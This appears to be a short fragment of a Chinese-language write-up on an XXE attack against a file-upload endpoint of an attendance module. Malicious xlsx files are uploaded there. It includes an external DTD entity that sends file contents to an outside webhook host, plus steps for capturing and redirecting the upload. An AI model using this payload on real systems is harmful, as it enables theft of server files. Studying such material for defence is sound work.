
<!ENTITY % dtd "<!ENTITY send SYSTEM 'https://webhook.uutool.cn/4psst213pbr0?%evil;'>">


%dtd;

在刚刚的功能点上传excel文件



在yakit（我使用burp时貌似存在bug，会改变文件结构而导致xlsx解析不成功）中抓到该报文，修改接口为刚刚审计的接口/x\_attendance\_assemble\_control/jaxrs/file/upload





查看反连服务器，收到文件内容

